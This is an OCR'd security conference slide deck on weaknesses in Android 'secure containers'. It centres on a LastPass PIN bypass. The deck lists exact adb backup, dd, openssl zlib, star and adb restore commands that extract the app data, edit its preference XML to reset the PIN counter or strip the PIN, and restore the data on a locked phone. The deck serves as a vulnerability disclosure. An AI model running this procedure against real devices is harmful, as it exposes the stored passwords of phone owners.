RAIFFEISEN INFORMATIK

MOBILE FAIL

Cracking open „secure“ Android Containers

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- Raiffeisen Informatik GmbH
- **R-IT CERT** Team

- Regular conference speaker
  - DEF CON | Bsides | Hashdays | SecZone…
- blog → http://blog.c22.cc
- Abject Failure (*See Life for reference*)

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"THE WISEST MAN, IS HE WHO KNOWS, THAT HE KNOWS NOTHING"

SOCRATES: APOLOGY, 21D


edge case

[:0] Why
[:1] Scenario
[:2] How
[:3] Closer Look
[:4] Making it easy
[:5] Review

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
#0

[WHY?]


SecureDataExchange
Breaches
BYOD
Paranoia
Complexity
DigitalLife
Cloud
TooManySecrets
Mobility
Passwords

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too much information

01100100 01100101 01110010 01110000
01100100 01100101 01110010 01110000 01111001
01100100 01100101 01110010 01110000 01101001 01100101 01110011 01110100


Product


LastPass ****
Good
box
Dropbox
SPIDEROAK
EVERNOTE

Containers

- **Multiple uses**
  - Pa$$w0rd databases
  - Corporate **mail** containers
  - Secure notes **/** files
  - ...

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but...

The device is insecure

...or worse

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BYOD*

* Bring Your Own Disease

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Solution?

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Move the security closer to the data!

it's not

Rocket surgery

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but...

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. . . I lost my phone!

> 314 mobile phones 'stolen in London every day'

> offenders traced three or four times out of 10

Source: UK Metropolitan Police 01/2013

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
state of

security


Pattern recorded.
LOCK SCREEN BYPASS FLAW FOUND IN SAMSUNG ANDROIDS


KEEP
CALM

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secure containers will save us

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. . . or not

{Scenario}

Scenario

- **Given physical access to a device**
  - What security do “secure” containers provide
    - temporary access (< 3 minutes)
    - permanent access

GAME OVER

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but...

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remember

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secure containers will SAVE us


Purpose

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#1.1

[GOALS]

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TL;DR

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pwn secure containers

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NOT MY GOAL

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bypass device PIN

1234

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root the device

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do anything resembling...

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
#2

[HOW?]



keep it simple

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Android Debug Bridge

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ADB – Android Debug Bridge

- **Requires USB Debugging Enabled**
- **Doesn't require ROOTed device**
  - Root grants further access **/** makes things trivial

http://developer.android.com/tools/help/adb.ht

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adb functions

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ADB – Android Debug Bridge

- **Allows application side-loading**
  - [un]install applications over adb
    - Doesn't require device to be active
    - Can be PIN locked (for some functions)
    - New security implemented in 4.3

http://developer.android.com/tools/help/adb.ht

ADB – Android Debug Bridge

- **adb backup**
  - Backup Android device over adb (ICS onwards)
    - -system → system data
    - -apk → application apk
  - Can backup specific application data individually

```
adb backup com.android.app -f backup.ab
```

http://developer.android.com/tools/help/adb.ht

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ADB – Android Debug Bridge

- **adb restore**
  - Restore Android backup over adb
  - Restore specific application data individually
    - with or without application (apk)

```
adb restore backup.ab
```

http://developer.android.com/tools/help/adb.ht

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ADB – Android Debug Bridge

- **adb pull / push**
  - Copy data to / from device over adb
  - Limited access for non-root users
    - no access to application config without root
  - Works on locked devices (PIN Protected)

```
adb pull /sdcard/secret.txt secret.txt
```

http://developer.android.com/tools/help/adb.ht

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ADB – Android Debug Bridge

- **adb shell**
  - Shell access on device
    - Send keys / taps
  - Limited for non-root users
  - Works on locked devices (PIN Protected)


```
adb shell
```

http://developer.android.com/tools/help/adb.ht

Supporting Tools

- **openssl**
  - w/ zlib support
- **star**
  - tar tool w/ added functionality we need

[Closer look]


L
D
50 FT.
15.2 M

lastpass


lastpass

- **Personal solution (w/ enterprise option)**
  - Uses online sync
  - Can be secured with a PIN
  - Can wipe data after 5 false logons
  - Restricts screenshots

https://lastpass.com/android

Can store lastpass.com password

- So users don't need to type it **EVERY** time
- Reduces security
- Makes it **usable**!



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Why store the PW?

_mySecur3L@sTp@$$p@$$w0rd1sDAb0mb&&&:

- Easy to remember
- Impossible to type!

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It's

OK

though

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
You can enable a PIN!

PIN Security

- Limited to **4** digits!
- “auto-Wipe” data
  - after **5** false logons



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PIN ==

SECURE!

AndroidManifest.xml

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3        package="apt.tutorial"
4        android:versionCode="1"
5        android:versionName="1.0">
6      <application android:icon="@drawable/icon" android:label="@string/app_name">
7          <activity android:name=".FirstApp"
8                    android:label="@string/app_name">
9              <intent-filter>
10                 <action android:name="android.intent.action.MAIN" />
11                 <category android:name="android.intent.category.LAUNCHER" />
12             </intent-filter>
13         </activity>
14
15     </application>
16     <uses-sdk android:minSdkVersion="3" />
17
18 </manifest>
```

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AndroidManifest.xml

```
<application android:allowBackup="true">
```

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Default: *true*

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```
adb backup com.lastpass.lpandroid -f lp.ab
```

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What good is an .ab file?

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Android Backup (.ab)

- **zlib compressed (kinda)**
  - skip header (24 bytes)
  - pipe to openssl w/zlib support

```
dd if=dropbox.ab bs=24 skip=1 | openssl zlib -d > dropbox.tar
```

```
mobisec@mobisec-vm:~/mobile_testing/com.lastpass.lpandroid$ tree
.
`-- apps
    `-- com.lastpass.lpandroid
        |-- f
        |   |-- 632da2a7521caa7b4976a55d4353c5884e1d9498dfa94c8.xml
        |   |-- aaeb396e4c351e9c063952f0c169e409c6b2fc5ded34350.xml
        |   |-- fde8b1731134c654b4c7aa6661a951a6ad33006a9b6c57d.xml
        |   |-- vcsfp.db3
        |   `-- vcsfp.db3-journal
        |-- _manifest
        `-- sp
            `-- LPandroid.xml

4 directories, 7 files
```

LPandroid.xml

- lastpass.com username
- laspass.com password (encoded)
- PIN (encoded)
- Settings
- ...

```
−<map>
   <string name="defaultsiteaction">showmenu</string>
   <string name="wxsessid">DKElMIGF0o-rtM4GmFfOtMhIhU2</string>
   <string name="welcome_shown_lpformsubmit">1</string>
   <string name="showlaunchalert">0</string>
   <string name="localattachmentlocation">memorycard</string>
   <string name="dofastdecryption">1</string>
   <string name="requirepin">0</string>
   <string name="loginpw">wPkZbuG/0RAl6IX1a3indg==</string>
   <string name="pincodeforreprompt">!XHXlV3j5iaCbDWD8AwE+wQ==|nUBTJLXXmMnIHL
   <string name="donotrepromptfor">0</string>
   <string name="launchto">lastpass</string>
   <string name="reprompt_tries">0</string>
   <string name="loginpwencrypted">1</string>
   <string name="pincodeforrepromptencrypted">1</string>
   <string name="doicons">1</string>
   <string name="loginuser">evilthinker@untrustedsite.net</string>
   <string name="enableserverlogging">0</string>
```

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```
<string name="reprompt_tries">
0
</string>
```

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That looks interesting!

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
(THEORY)

```
if reprompt_tries < 5:
    prompt_for_pin()
else
    drop_the_DBass()
end
```

Theory

- **reprompt_tries as iterator**
  - increases till it reaches 5
  - Sounds reasonable
- **edit the XML and restore it**
  - Let's set “reprompt_tries” to -9999 then ;)



Proposed Attack

- **Backup app data**
- **Edit XML**
  - set “reprompt_tries” to -9999
- **Repackage**
- **Restore**

XML
SCHEMA
XML
DOCUMENTS
MAPPER
XML
MAPPING
APPLICATION
CODE
ENGINE
MESSAGE
QUEUE
DRIVER I
DRIVER II
DATASET I
DATASET II

0 - adb backup com.lastpass.lpandroid -f lpass.ab

1 - dd if=lpass.ab bs=24 skip=1 | openssl zlib -d > lpass.tar

2 - tar -tf lpass.tar > lpass.list

3 - tar -xvf lpass.tar

4 - edit apps/com.lastpass.lpandroid/sp/LPandroid.xml

5 - star -c -v -f lpass_new.tar -no-dirslash list=lpass.list apps/

6 - dd if=lpass.ab bs=24 count=1 of=lpass_new.ab

7 - openssl zlib -in lpass_new.tar >> lpass_new.ab

8 - adb restore lpass_new.ab

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Not the *easiest* process...

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counter++

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good news...

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We get 10,000 tries

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bad news...

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We get 10,000 tries

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Let's make it easier

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No PIN > PIN

```
<string name="passwordrepromptonactivate">0</string>
    <string name="pincodeforreprompt"></string>
        <string name="requirepin">0</string>
```

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PROFIT!

Easier Attack

- Backup app data
- Edit XML
  - remove **PIN**
- Repackage
- Restore
- WIN!


DEMO

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for 

points...

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Persistence

Persistence

- **Backup LastPass from device A**
  - Edit backup to remove PIN
  - Rebuild backup
- **Restore backup to device B**
  - Close & restart to re-sync changes from device A
  - Profit?

